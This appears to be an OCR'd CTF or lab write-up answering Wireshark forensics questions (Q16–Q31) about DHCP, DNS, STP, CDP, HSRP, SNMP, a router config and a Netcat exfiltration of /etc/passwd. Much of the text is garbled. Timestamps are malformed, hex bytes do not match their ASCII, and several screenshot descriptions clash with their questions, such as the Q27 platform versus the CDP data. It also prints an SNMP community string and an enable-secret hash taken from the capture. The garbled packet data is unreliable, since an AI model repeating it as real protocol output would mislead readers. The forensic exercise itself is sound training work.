
```

🔍 Q16 – How many users are on the target system?

🚫 Steps to Solve:

1. Inspect shell.pcapng for any file transfers.
2. Identify traffic on port 9999 (Netcat session used for exfiltration).
3. Extract the payload to reveal the /etc/passwd file content.
4. Count the number of lines (each line = one user account).

✓ Answer: 31 users




Q17 – What is the IPv6 NTP server IP?

Steps to Solve:

1. Filter packets using `udp.port == 123` in Wireshark.
2. Locate the NTP response packets.
3. Review the packet details for:
 - Stratum level
 - Reference Timestamp
 - Server IP (source IPv6)

✓ Answer: 2003:51:6012:110::dcf7:123



🔍 Q18 – What is the first IP address requested by the DHCP client?

💡 Steps to Solve:

1. Filter for DHCP packets: bootp in Wireshark.
2. Locate the first DHCP Request message.
3. Look for Option 50 – Requested IP Address.
4. Confirm via Transaction ID (0x5f511e61).

✓ Answer: 192.168.20.11

The screenshot shows a Wireshark capture of a DHCP request. The packet details pane highlights the transaction ID (0x5f511e61) and the requested IP address (192.168.20.11). The bytes pane shows the raw hex and ASCII data of the DHCP request frame.

🔍 Q19: What is the first authoritative name server returned for the domain being queried?

💡 Steps Taken:

1. Applied filter: dns to locate DNS queries/responses.
2. Located query and corresponding response for blog.webernetz.net.
3. Examined the "Authority" section in the DNS response packet.

✓ Answer:

ns1.hans.hosteurope.de

No.	Time	Source	Destination	Protocol	Length	Info
77	242.28.0.049259	192.168.121.2	192.168.120.22	DNS	62	Standard query 0xb4ca A blog.webernetz.net
	[44:51:60:55:b3:92]	[192.168.121.2]		DNS	152	Standard query response 0xb4ca A blog.webernetz.net A 5.35.226.136 NS ns1.hans.hosteurope.de
851	81.0.49328	192.168.121.2	192.168.120.22	DNS	82	Standard query 0x3238 A blog.webernetz.net
913	84.0.47794	192.168.121.2	192.168.120.22	DNS	82	Standard query 0x3238 A blog.webernetz.net
939	87.0.47761	192.168.121.2	192.168.120.22	DNS	82	Standard query 0x3238 A blog.webernetz.net
966	90.0.47724	192.168.121.2	192.168.120.22	DNS	82	Standard query 0xc1aa A blog.webernetz.net
1427	141.0.0.50146	192.168.121.2	192.168.120.22	DNS	82	Standard query 0xc1aa A blog.webernetz.net
1486	144.0.0.48496	192.168.121.2	192.168.120.22	DNS	82	Standard query 0xc1aa A blog.webernetz.net
1514	147.0.0.48496	192.168.121.2	192.168.120.22	DNS	82	Standard query 0xc1aa A blog.webernetz.net
1515	150.0.0.48496	192.168.121.2	192.168.120.22	DNS	82	Standard query 0xc1aa A blog.webernetz.net
2023	200.0.0.51215	192.168.121.2	192.168.120.22	DNS	82	Standard query 0x6095 A blog.webernetz.net
2891	204.0.0.49182	192.168.121.2	192.168.120.22	DNS	82	Standard query 0x6306 A blog.webernetz.net
2118	207.0.0.49168	192.168.121.2	192.168.120.22	DNS	82	Standard query 0x6306 A blog.webernetz.net
2154	210.0.0.50113	192.168.121.2	192.168.120.22	DNS	82	Standard query 0x6306 A blog.webernetz.net
2619	261.0.0.52035	192.168.121.2	192.168.120.22	DNS	82	Standard query 0x2aa5 A blog.webernetz.net
2620	261.0.0.53287	192.168.120.22	192.168.121.2	DNS	152	Standard query response 0x2aa5 A blog.webernetz.net A 5.35.226.136 NS ns1.hans.hosteurope.de
3586	321.0.0.53856	192.168.121.2	192.168.120.22	DNS	82	Standard query 0xe597 A blog.webernetz.net
3597	321.0.0.54857	192.168.120.22	192.168.121.2	DNS	152	Standard query response 0xe597 A blog.webernetz.net A 5.35.226.136 NS ns2.hans.hosteurope.de
3636	322.0.0.493083	2003:51:6012:121::2	2003:51:6012:120::a08:53	DNS	108	Standard query 0x6e4e AAAA ip.webernetz.net
3637	322.0.0.494205	2003:51:6012:120::a08:53	2003:51:6012:121::2	DNS	182	Standard query response 0x6e4e AAAA ip.webernetz.net AAAA 2003:51:6012:110::19 NS ns2.hans.hosteurope.de
Frame 243: 152 bytes on wire (1216 bits), 152 bytes captured (1216 bits) on interface unknown, id 0						
> Ethernet II, Src: Cisco_9e:11:41 (00:14:69:9e:11:41), Dst: Cisco_79:3f:11 (00:1e:7a:79:3f:11)						
802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 121						
Internet Protocol Version 4, Src: 192.168.120.22, Dst: 192.168.121.2						
User Datagram Protocol, Src Port: 53, Dst Port: 51153						
Domain Name System (response)						
Transaction ID: 0xb4ca						
Flags: 0x8180 Standard query response, No error						
Questions: 1						
Answer RRs: 1						
Authority RRs: 2						
Additional RRs: 0						
Answers						
Add Authoritative nameservers						
webernetz.net; type NS, class IN, ns ns2.hans.hosteurope.de						
webernetz.net; type NS, class IN, ns ns1.hans.hosteurope.de						
[Request In: 242]						
[Time: 0.001263000 seconds]						
Packets: 3893 - Displayed: 20 (0.5%)						
Profile: Default						

Q20: What is the number of the first VLAN to have a topology change occur?

Steps Taken:

- Applied filter: stp or llc to locate STP BPDU frames.
- Identified Topology Change Notification in a BPDU.
- Analyzed the flags field (0x79) indicating a topology change.
- Located the PVID (Port VLAN ID) to determine which VLAN triggered the event.

Answer: VLAN 20


No.	Time	Source	Destination	Protocol	Length	Info
81	3.0.0.5212	Cisco_a1:5a:9a	PVST+	STP	68	RST, Root = 42:60:73:00:00:00, Rst 01:5a:9a:00:00:00, Cost = 0, Port = 0x8042
33	3.5.0.0.50854	Cisco_ae:31:99	PVST+	STP	68	RST, Root = 24576:70:00:21:1b:ae:31:80, Cost = 0, Port = 0x8048
34	3.9.5.0.51188	Cisco_ae:31:99	PVST+	STP	68	RST, Root = 24576:30:00:21:1b:ae:31:80, Cost = 0, Port = 0x8048
35	3.9.5.0.50606	Cisco_ae:31:99	PVST+	STP	68	RST, Root = 24576:40:00:21:1b:ae:31:80, Cost = 0, Port = 0x8048
36	3.9.5.0.56862	Cisco_ae:31:99	PVST+	STP	68	RST, Root = 24576:50:00:21:1b:ae:31:80, Cost = 0, Port = 0x8048
37	3.9.7.5.0.56009	Cisco_ae:31:99	PVST+	STP	68	RST, Root = 24576:60:00:21:1b:ae:31:80, Cost = 0, Port = 0x8048
38	4.0.0.5.0.050627	Cisco_a1:5a:9a	PVST+	STP	68	RST, Root = 24576:121:00:08:a1:5a:80, Cost = 0, Port = 0x8042
41	4.0.0.5.0.050627	Cisco_a1:5a:9a	PVST+	STP	68	RST, Root = 24576:121:00:08:a1:5a:80, Cost = 0, Port = 0x8042
42	4.4.7.6.0.762981	Cisco_a1:5a:9a	PVST+	STP	68	TC + Root = 24576:20:00:21:1b:ae:31:80, Cost = 4, Port = 0x8042
44	4.4.7.6.0.765730	Cisco_a1:5a:9a	PVST+	STP	68	RST, TC + Root = 24576:00:00:21:1b:ae:31:80, Cost = 4, Port = 0x8042
45	4.4.7.6.0.766981	Cisco_a1:5a:9a	PVST+	STP	68	RST, TC + Root = 24576:40:00:21:1b:ae:31:80, Cost = 4, Port = 0x8042
46	4.4.7.6.0.768483	Cisco_a1:5a:9a	PVST+	STP	68	RST, TC + Root = 24576:50:00:21:1b:ae:31:80, Cost = 4, Port = 0x8042
47	4.4.7.6.0.769731	Cisco_a1:5a:9a	PVST+	STP	68	RST, TC + Root = 24576:60:00:21:1b:ae:31:80, Cost = 4, Port = 0x8042
48	4.4.7.7.1.0.771231	Cisco_a1:5a:9a	PVST+	STP	68	RST, TC + Root = 24576:70:00:21:1b:ae:31:80, Cost = 4, Port = 0x8042
49	4.4.7.7.2.0.772609	Cisco_a1:5a:9a	PVST+	STP	68	RST, TC + Root = 24576:80:00:21:1b:ae:31:80, Cost = 4, Port = 0x8042
Frame A2: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface unknown, id 0						
> Ethernet II, Src: Cisco_a1:5a:9a (00:0a:8a:a1:5a:9a), Dst: PVST+ (01:00:00:cc:cc:cd)						
802.1Q Virtual LAN, PRI: 7, DEI: 0, ID: 20						
Logical-Link Control						
Spanning Tree Protocol						
Protocol Identifier: Spanning Tree Protocol (0x0000)						
Protocol Version Identifier: Rapid Spanning Tree (2)						
BPDU Type: Rapid/Multiple Spanning Tree (0x02)						
BPDU flags: 0x79, Agreement, Forwarding, Learning, Port Role: Root, Topology Change						
Root Identifier: 24576 / 20 / 00:21:1b:ae:31:80						
Root Path Cost: 4						
Port Identifier: 0x8042						
Message Age: 0						
Max Age: 29						
Hello Time: 2						
Forward Delay: 15						
Version 1 Length: 0						
Originating VLAN (PVID): 20						
Type: Originating VLAN (0x0000)						
Length: 2						
Originating VLAN: 20						
Packets: 3893 - Displayed: 2373 (61.0%)						
Profile: Default						

Q21: What is the port for CDP for CCNP-LAB-S2?

Steps Taken:

1. Applied filter: cdp or eth.type == 0x2000 to view CDP packets.
2. Located packet containing Device ID: CCNP-LAB-S2.webernetz.net
3. Examined the Port ID field in the CDP payload.

Answer: GigabitEthernet0/2



Q22 – What is the MAC address for the root bridge for VLAN 60?

Steps to Solve:

1. Applied the filter to isolate BPDUs tagged with VLAN 60.
2. Located packets where Bridge Identifier and Root Identifier fields appear.
3. Checked both identifiers to determine which MAC address was elected as the root.

Answer: 00:21:1b:ae:31:80

Q23 – What is the IOS version running on CCNP-LAB-S2?

1. Applied the CDP filter to isolate device advertisements.
 2. Located the packet containing Device ID = CCNP-LAB-S2.webernetz.net.
 3. Extracted the IOS version from the Software Version field.

IOS (tm) C2950 Software (C2950-I6K2L2Q4-M), Version 12.1(22)EA14, RELEASE SOFTWARE
(fc1)

Frame 133: 498 bytes on wire (3984 bits), 498 bytes captured (3984 bits) on interface unknown, id 0
Ethernet II, Src: Cisco_ae:31:99 (00:0a:8a:a1:5a:9a), Dst: CDP/VT/P/PAgP/UDLD (01:00:8c:cc:cc:cc)
802.1Q Virtual LAN, PRI: 7, DEI: 0, ID: 1
Logical-Link Control
Cisco Discovery Protocol
 Hardware Revision: 2
 TTL: 180 seconds
 Checksum: 0x3e38 [correct]
 [Checksum Status: Good]
 > Device ID: CCNP-LAB-S2.webernetz.net
 Addresses
 Port ID: GigabitEthernet0/2
 Capabilities
 Software Version
 Type: Software version (0x0005)
 Length: 276
 Software Version: Cisco Internetwork Operating System Software
 Software Version: IOS (r102) Cisco Software (C2900-IKE2L204-N), Version 12.1(22)EA14, RELEASE SOFTWARE (fc1)
 Software Version: Technical Support: http://www.cisco.com/techsupport
 Software Version: Copyright (c) 1986-2010 by cisco Systems, Inc.
 Software Version: Compiled Tue 26-Oct-10 10:35 by nburara
Platform: Cisco WS-C2950G-24-EI
Protocol Hello: Cluster Management
VTP Management Domain: webernetz.net
Native VLAN: 2
Software Version (cdp.software_version), 89 bytes (0x55)
0079 73 63 f0 20 49 6e 74 65 72 6e 65 74 77 6f 72 6b sco Inte rnetwork
0080 20 4f 70 65 72 61 74 69 6e 67 20 53 79 73 64 65 operati ng Syste
0081 6d 20 53 6f 66 74 77 61 75 26 58 60 69 74 67 m Softwa re - IOS
0082 28 74 6d 29 20 43 32 39 35 30 28 53 67 66 74 77 (tm) C29 50 Softw
0083 66 74 6d 29 20 43 32 39 35 30 28 53 67 66 74 77 are (C29 50-IKE2L
0084 61 72 65 20 28 43 32 39 35 30 29 46 36 48 34 4c 2004) , Version 12.1(22)EA14, RE
0085 32 52 65 20 28 43 32 39 35 30 29 46 36 48 34 4c 1.0 (tm) EA14 RE
0086 61 72 65 20 28 43 32 39 35 30 29 46 36 48 34 4c 1.0 (tm) EA14 RE
0087 33 52 2e 31 32 32 32 39 45 31 34 34 34 34 34 34 1.0 (tm) EA14 RE
0088 4c 45 41 53 45 53 45 45 54 57 54 52 54 52 46 28 1.0 (tm) EA14 RE
0089 66 63 31 29 04 54 65 63 68 66 69 63 61 69 20 53 IESO SW EWARE (fcl) Tech nical S
0090 75 70 70 67 72 74 3a 29 68 74 74 70 3a 2f 2f 77 uppert: http://w
0091 77 77 2e 63 69 73 63 6f 2e 63 6f 6d 2f 74 65 63 ww.cisco .com/tec
0092 68 73 75 70 78 67 72 74 68 43 6f 70 79 72 69 67 hsupprt -Copyrig
0093 68 74 20 28 63 29 29 31 39 38 36 32 32 30 31 36 ht (c) 1986-2010
0094 20 62 79 29 63 69 73 63 69 53 79 73 74 65 60 bys cisco System
0095 73 2c 26 49 66 63 28 68 43 61 6d 70 69 66 65 64 s, Inc. Compiled
0096 20 54 75 65 63 30 32 39 45 63 74 20 31 36 29 31 Tue 26-Oct-10 1
0097 62 65 63 20 69 67 69 73 62 62 62 62 62 62 62 62 0:35
0098 09 19 63 69 73 63 6f 29 57 53 2d 43 32 39 35 30 Cisco WS-C2950
0099 47 2d 32 34 2d 45 49 09 08 00 24 00 00 00 01 12 G-24-EI - \$...
0100 00 00 00 00 ff ff ff ff 01 02 25 02 00 00 00 00 00%....
0101 00 00 00 08 08 a1 5a 80 ff 00 00 00 09 00 11 77ZW
0102 65 62 65 72 66 65 74 74 2e 66 65 74 00 00 00 06 06 ebernetz .net....
0103 00 02 00 08 00 05 01 00 12 00 05 00 00 13 00 05
0104 00 00 16 00 11 00 00 00 01 01 01 cc 00 04 c0 a8
0105 79 14 y.....

Q24 – What is the virtual IP address used for HSRP group 121?

1. Isolated HSRP packets based on the protocol's UDP port (1985).
2. Located a packet with Group = 121 and State = Active.
3. Identified the Virtual IP Address field within the Group State TLV.

Wireshark screenshot showing HSRP traffic. The first few HSRP packets are highlighted with a red box. The details pane shows the Cisco Hot Standby Router Protocol section, specifically the Group State TLV, which includes the Virtual IP Address (192.168.121.254) and State (Active).

Q25 How many router solicitations were sent?

Wireshark screenshot showing ICMPv6 Router Solicitation traffic. The ICMPv6 type=133 packets are highlighted with a red box. The details pane shows the ICMPv6 Router Solicitation message.

Answer:3

🔍 Q26 – What is the MAC address of the default gateway?

⌚ Steps:

1. Opened the capture in Wireshark.
2. Applied the display filter:
3. dhcp
4. Located the **DHCP Offer** and **DHCP ACK** packets.
5. Extracted the "**Router**" option (Option 3) which includes the IP address of the default gateway.
6. Cross-referenced the IP with ARP or Ethernet headers to find the MAC address.

The screenshot shows a Wireshark capture window with the following details:

- File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help**
- cdp**
- No. Time Source Destination Protocol Length Info**
- Selected packet: 701 71.098782 Cisco_a1:5a:9a Cisco_ae:31:99 CDP / VTP / DTP / PAgP / UDLD 498 Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
- Other packets listed include: 133 11.0688970 Cisco_a1:5a:9a CDP / VTP / DTP / PAgP / UDLD 498 Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2, 138 11.748317 Cisco_ae:31:99 CDP / VTP / DTP / PAgP / UDLD 541 Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1, etc.
- Ethernet II, Src: Cisco_a1:5a:9a (00:0a:8a:a1:5a:9a), Dst: CDP / VTP / DTP / PAgP / UDLD (01:00:0c:cc:cc:cc)**
- Device ID: CCNP-LAB-S2.webernetz.net**
- Addresses**: Port ID: GigabitEthernet0/2, Capabilities, Software Version, Platform: cisco WS-C2950G-24-EI, Protocol Hello: Cluster Management, Native VLAN: 2, Duplex: Full, Trust Bitmap: 0x00
- Management Addresses**: Type: Management Address (0x0016), Length: 17, Number of addresses: 1, IP address: 192.168.121.20
- Bytes** pane: Shows hex and ASCII representation of the selected CDP packet, highlighting the device ID 'CCNP-LAB-S2.webernetz.net'.
- Packets: 3893 - Displayed: 12 (0.3%)**

✓ Answer:

00:50:56:f3:db:b3

🔍 Q27 – What is the platform of the switch that sent the CDP message?

⌚ Steps:

1. Applied display filter:
2. cdp
3. Located the **Cisco Discovery Protocol (CDP)** packet.
4. Expanded the CDP payload.
5. Found the **Platform TLV** field which lists the hardware platform.

Screenshot of Wireshark showing an SNMP session between a Cisco WS-C3750-24P and a management host.

Snmp tab selected.

Protocol column shows various SNMP messages (Get-Request, Get-Response, etc.) exchanged between the two hosts.

Decoded pane shows the raw SNMP traffic:

```

> Frame 1912: 198 bytes on wire (1584 bits), 198 bytes captured (1584 bits) on interface unknown, id 0
> Ethernet II, Src: Cisco_79:3f:11 (00:1e:7a:79:3f:11), Dst: Cisco_9e:11:41 (00:14:69:9e:11:41)
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 121
> Internet Protocol Version 6, Src: 2003:51:6012:121::2, Dst: 2003:51:6012:120::13
> User Datagram Protocol, Src Port: 161, Dst Port: 58684
> Simple Network Management Protocol
version: v2c (1)
community: nsRADiq314IqfioYBw
- data: get-response (2)
  - get-response
    request-id: 1980085750
    error-status: noError (0)
    error-index: 0
    - variable-bindings: 4 items
      > 1.3.6.1.2.1.31.1.1.1.1.2: "Fa0/1"
      > 1.3.6.1.2.1.31.1.1.1.1.6.2: 2674548850
      > 1.3.6.1.2.1.31.1.1.1.1.1.2: "Fa0/1"
      > 1.3.6.1.2.1.31.1.1.1.1.10.2: 3684615371
[Response To: 1911]
[Time: 0.093000000 seconds]

```

Statistics pane shows 3893 total packets displayed.

Answer:

cisco WS-C3750-24P

Q28 – What is the system location configured on the router?

Steps:

1. Filtered using:
2. snmp
3. Located the **SNMP Get-Response** packet with OID for sysLocation.0.
4. Decoded the response to extract the configured location.

Screenshot of Wireshark showing configuration changes on a Cisco router.

File menu open, showing options like Open, Save, Print, and Exit.

Follow Stream button is active.

Selected Stream: udp.stream eq 54

Decoded pane shows configuration commands:

```

! Last configuration change at 20:55:45 UTC Fri Mar 3 2017 by weberjoh
! NVRAM config last updated at 21:02:36 UTC Fri Mar 3 2017 by weberjoh
! NVRAM config last updated at 21:02:36 UTC Fri Mar 3 2017 by weberjoh
service timestamps debug datetime msec
service timeinterval msec
service password-encryption
!
hostname CCNP-LAB-R2
!
boot-start-marker
boot-end-marker
!
3778 327.885066 192.168.120
3779 327.885919 192.168.110
3780 327.887916 192.168.110
3772 327.879916 192.168.120
3773 327.880417 192.168.110
3775 327.880193 192.168.110
3775 327.880772 192.168.110
3776 327.883018 192.168.120
3777 327.884176 192.168.110
3778 327.885066 192.168.120
3779 327.885919 192.168.110
3780 327.887916 192.168.120
enable secret 5 $1$2.9j$Nvohsx9NvJzqtRLqQR.9b0
3781 327.888293 192.168.110
3782 327.889791 192.168.120
3783 327.890172 192.168.110
3784 327.891667 192.168.120
3785 327.892177 192.168.110
3786 327.892200 192.168.110
aaa group server radius foobar
  server name blubb.....
!
clock timezone UTC 1 0
clock summer-time UTC recurring (last Sun Mar 2:00 last Sun Oct 3:00)
dot11 syslog
ip source-route
!
ip cef
!
```

Selected: pkt[5], 10 server.pkt[5], 20 turn(s).

Entire conversation: 5180 bytes

Show data as: ASCII

Stream: 54

Find Next

Profile: Default


 **Answer:**

Data Center 1

Q29 – What is the domain name of the visited website?

Steps:

1. Opened TLS-decrypted https.pcapng.
 2. Applied filter:
 3. http
 4. Located an HTTP/2 request.
 5. Checked :authority or Host field in headers.



 Answer:

slack.com

 Q30 – What is the filename of the file being downloaded?

Steps:

1. Filtered HTTP traffic.
 2. Identified HTTP GET or 200 OK response for a file.
 3. Checked Content-Disposition or URL path for filename.

 Answer:

SlackSetup.exe

 Q31 – What are the credentials (username and password)?

Steps:

1. Located an HTTP POST request with form data.
 2. Checked body content for username and password fields.
 3. Decoded URL-encoded parameters.

